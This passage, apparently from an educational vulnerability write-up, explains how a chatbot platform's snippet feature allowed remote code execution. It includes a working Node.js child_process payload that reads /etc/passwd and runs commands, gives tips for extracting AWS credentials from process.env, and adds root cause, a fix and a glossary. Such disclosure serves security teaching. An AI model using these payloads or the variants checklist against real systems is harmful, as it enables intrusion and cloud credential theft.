const responseJson = {botMessage: process.execPath,responseExpected: false}
Line by line:
process.execPathis the full path of the Node.js executable that is running the program.
Step 4d: memory usage
const responseJson = {botMessage: process.memoryUsage(),responseExpected: false}
Line by line:
process.memoryUsage()is a function that returns an object describing how much memory the program is using.- The parentheses
()mean the function is being called, so it runs and returns its result.
At this point almost every Node global object tested returned a response, and environment variables were readable. That is a strong information disclosure primitive. Information disclosure means leaking data that should be private. But the researcher kept going. He wanted full code execution.
Building a full RCE payload
Remote code execution means running your own commands on someone else's server. To do that in Node.js, you need a way to start other programs. Node.js provides that through a built-in module called child_process. A module is a bundle of code you can load with require. If require works inside the snippet, the snippet can load child_process and run shell commands.
After multiple attempts, debugging and discussion with co-researchers, he produced this payload:
const { exec } = require('child_process');exports.main = (event, callback) => {exec('head /etc/passwd', (error, stdout, stderr) => {if (error) {console.error(exec error: ${error});return;}if (stderr) {console.error(stderr: ${stderr});return;}const responseJson = { botMessage: stdout, responseExpected: false};callback(responseJson);});};
Line by line:
const { exec } = require('child_process');loads thechild_processmodule and pulls out itsexecfunction.execruns a shell command and gives you back what the command printed. The curly braces aroundexecare destructuring, a shorthand for taking one property out of an object.exports.main = (event, callback) => {defines a function calledmainand attaches it toexports. In Node.js,exportsis how a file makes functions available to other code. The payload defines a function calledmainand attaches it toexports. The function takes two arguments:event(data about the trigger) andcallback(a function to call when you are done).exec('head /etc/passwd', (error, stdout, stderr) => {runs the shell commandhead /etc/passwd. Theheadcommand prints the first lines of a file./etc/passwdis a standard file on Linux systems that lists user accounts. The second argument is a callback function that runs when the command finishes. It receiveserror(if something went wrong),stdout(the normal output) andstderr(the error output).if (error) {console.error(exec error: ${error});return;}checks if there was an error. If so, it logs it and stops. The${error}is template literal syntax for inserting a value into a string.if (stderr) {console.error(stderr: ${stderr});return;}checks if there was error output. If so, it logs it and stops.const responseJson = { botMessage: stdout, responseExpected: false};builds the response object, this time putting the command's output (stdout) intobotMessage.callback(responseJson);calls the callback with the response, so the platform can send it back to the chatbot.});};closes theexeccall and themainfunction.
The important parts, in plain words:
require('child_process')loads Node's tool for starting other programs. This only works if the snippet runs with normal module loading and no sandbox.exports.main = (event, callback) => { ... }matches the shape the platform expects, so the platform runs the snippet as a function and gives it a callback to return the result.exec('head /etc/passwd', ...)runs a shell command on the server.- The callback receives
stdout, which is placed intobotMessageand shown in the chatbot.
Step 5: read a local file
Running the payload with head /etc/passwd returned the contents of the file through the chatbot. That confirms local file read, meaning the attacker can read files on the server.
Step 6: run an arbitrary command
The same payload with the id command was also executed successfully. The id command prints the current user's identity and group memberships. That confirms arbitrary command execution.
That completed the chain from a custom response snippet to full remote code execution.
Root cause
The snippet feature executes user-supplied JavaScript in the same Node.js runtime as the application, with access to Node globals (__dirname, __filename, process) and to require, including child_process. The snippet could access Node globals and require, including child_process. The platform's own handler contract (exports.main with a callback) is enough for the snippet to run arbitrary commands and return their output to the user through the normal chatbot response path. The report does not describe any defence that was present and bypassed; the design simply did not restrict what a snippet could do.
Impact
An attacker who can create or edit a chatbot workflow snippet can execute arbitrary commands on the underlying runtime. The runtime returned paths under /var/task. and the researcher demonstrated reading /etc/passwd and running id. The same primitive gives access to environment variables, which the researcher notes sometimes contain AWS_SECRET and AWS_KEY, so the blast radius can extend to cloud credentials and whatever those credentials authorise. The report does not state which roles or permissions are required to reach the snippet editor, so the precondition is that the attacker has access to that feature.
Fix
Based on the finding, the snippet feature should not run untrusted code in the application's own process: it should be executed in an isolated sandbox without require, without process and without filesystem or network access, or replaced with a declarative, non-code configuration format. Secrets should not be present in the snippet runtime's environment.
Variants to test
- Other Node globals in snippet or expression fields. Try
__dirname,__filenameandprocess.envin any field that is evaluated server-side. A positive result is the value being rendered back to you instead of the literal string. requireavailability. Tryrequire('child_process')orrequire('fs')in the same field. A positive result is the module loading without an error, which opens the path to command execution and file read.- Handler contract discovery. If the platform expects a specific export shape, try
exports.main = (event, callback) => { ... }and pass output through the callback. A positive result is your output appearing in the chatbot response. - Environment variable exposure. Read
process.envand look for cloud credentials such asAWS_SECRETandAWS_KEY. A positive result is any secret value returned in the response.
Glossary
- API: Application Programming Interface, a set of rules that lets one program talk to another.
- API key: a long string that acts like a password for a service.
- AWS: Amazon Web Services, a cloud computing platform.
- AWS_KEY: an Amazon Web Services access key, a credential for the cloud.
- AWS_SECRET: the secret part of an Amazon Web Services credential pair.
- Callback: a function passed to another function to be called when a task finishes.
- Chatbot: a program that talks to people automatically.
- child_process: a Node.js module for starting other programs.
- Code snippet: a small piece of code.
- Constant: a named value that does not change.
- Destructuring: a shorthand for taking properties out of an object.
- Environment variable: a named value passed to a running program by the operating system or platform.
- eval: a JavaScript function that runs a string as code.
- exec: a function in
child_processthat runs a shell command. - exports: a Node.js object used to make functions available to other code.
- Function: a reusable block of code that performs a task.
- Global: a built-in variable or object available everywhere in a runtime.
- Handler: a function that a platform calls to handle an event.
- Information disclosure: leaking data that should be private.
- JavaScript: the programming language used in web pages and Node.js.
- JSON: a text format for structured data.
- Lambda: AWS's service for running code on demand without managing servers.
- Local file read: reading files on the server.
- Module: a bundle of code that can be loaded with
require. - Node.js: a runtime that runs JavaScript outside a browser, typically on a server.
- Object: a collection of named values.
- Payload: the code or data an attacker sends to exploit a vulnerability.
- process: a Node.js object representing the running program.
- process.env: the environment variables of the running program.
- process.execPath: the path of the Node.js executable.
- process.memoryUsage(): a function returning memory usage.
- process.platform: the operating system the program runs on.
- RCE: Remote Code Execution, running your own commands on someone else's server.
- require: a Node.js function for loading modules.
- Sandbox: a restricted environment that limits what code can do.
- Serverless: a cloud model where the provider runs your code on demand.
- Shell command: a command typed into an operating system's command line.
- stdout: the normal output of a command.
- stderr: the error output of a command.
- Template literal: JavaScript syntax for building strings with inserted values.
- Vulnerability: a weakness that can be exploited.
- Webhook: a way for one system to send a message to another over the internet when something happens.
- Workflow: a sequence of steps a system follows.
- __dirname: a Node.js global holding the folder path of the current script.
- __filename: a Node.js global holding the full path of the current script.